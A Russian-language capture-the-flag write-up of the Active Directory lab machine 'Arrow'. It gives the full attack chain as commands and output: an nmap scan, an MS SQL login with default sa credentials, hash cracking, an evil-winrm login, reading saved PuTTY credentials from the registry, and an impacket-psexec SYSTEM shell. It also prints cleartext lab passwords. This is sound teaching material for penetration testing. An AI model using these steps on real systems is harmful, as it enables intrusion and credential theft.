arrow

CG :: Лучник

Название: `Лучник`
Категория: `Active Directory`

Сложность: `Средняя`
Очки: `1000`

Описание: `Тот, кто ломает вещь, пытаясь понять, что это такое, сошел с пути мудрости`
Теги: `ActiveDirectory`

Хинт1: СУБД
Хинт2: Список установленного софта

Начинаем с разведки

`nmap -v -sV 192.168.1.35`

```
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-03-05 19:37:17Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CODEBY)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1433/tcp open  ms-sql-s     Microsoft SQL Server
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1433-TCP:V=7.94SVN%I=7%D=3/5%Time=65E77470%P=x86_64-pc-linux-gnu%r(
SF:ms-sql-s,25,"\x04\x01\0%\0\0\x01\0\0\0\x15\0\x06\x01\0\x1b\0\x01\x02\0\
SF:x1c\0\x01\x03\0\x1d\0\0\xff\x10\0\x03\xe8\0\0\0\0");
Service Info: Host: ARROW; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Из интересного
MS SQL сервер, пробуем подключиться

Используем cme - `crackmapexec mssql -u sa -p sa --local-auth 192.168.2.14`


```
exited3n@kali-vm:~/Desktop
File  Actions  Edit  View  Help
→  ~/Desktop crackmapexec mssql -u sa -p sa --local-auth 192.168.1.35
MSSQL       192.168.1.35    1433   ARROW            [*] Windows 10.0 Build 14393 (name:ARROW) (domain:ARROW)
MSSQL       192.168.1.35    1433   ARROW            [+] sa:sa (Pwn3d!)
→  ~/Desktop
```

sa : sa - дефолтные креды для локальной аутентификации


Подключаемся к базе (различные инструменты)
Я использую DBeaver с интерфейсом для наглядности




Наш пользователь petr.sidorenko



Определяем тип хеша и брутим его






petr.sidorenko : masFLOW12

Подключаемся по WinRM

```
evil-winrm -i 192.168.1.35 -u petr.sidorenko -p 'masFLOW12'
```

Находим установленный SSH клиент Putty



Сохранённые сессии хранятся в реестре

Запрашиваем и получаем реквизиты учетки boss

```
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s
```

```
PARODD=A,PENDIN=A,QUIT=A,REPRINT=A,START=A,STATUS=A,STOP=A,SUSP=A,SWTCH=A,TOSTOP=A
    AddressFamily    REG_DWORD    0×0
    ProxyExcludeList    REG_SZ
    ProxyDNS    REG_DWORD    0×1
    ProxyLocalhost    REG_DWORD    0×0
    ProxyMethod    REG_DWORD    0×0
    ProxyHost    REG_SZ    arrow
    ProxyPort    REG_DWORD    0×50
    ProxyUsername    REG_SZ    boss
    ProxyPassword    REG_SZ    Arrow_adm1n2
    ProxyTelnetCommand    REG_SZ    connect %host %port\n
    ProxyLogToTerm    REG_DWORD    0×1
    Environment    REG_SZ
    UserName    REG_SZ
```

boss входит в группу админов

psexec даст нам системные привилегии

Подключаемся и забираем флаг

```
→  ~/Desktop impacket-psexec codeby/boss:'Arrow_adm1n2'@192.168.1.35  -dc-ip 192.168.1.35
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.1.35.....
[*] Found writable share ADMIN$
[*] Uploading file aqJtxJUd.exe
[*] Opening SVCManager on 192.168.1.35.....
[*] Creating service vMwX on 192.168.1.35.....
[*] Starting service vMwX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
4Rr0W_Tru3}
C:\Windows\system32>
```

До новых встреч!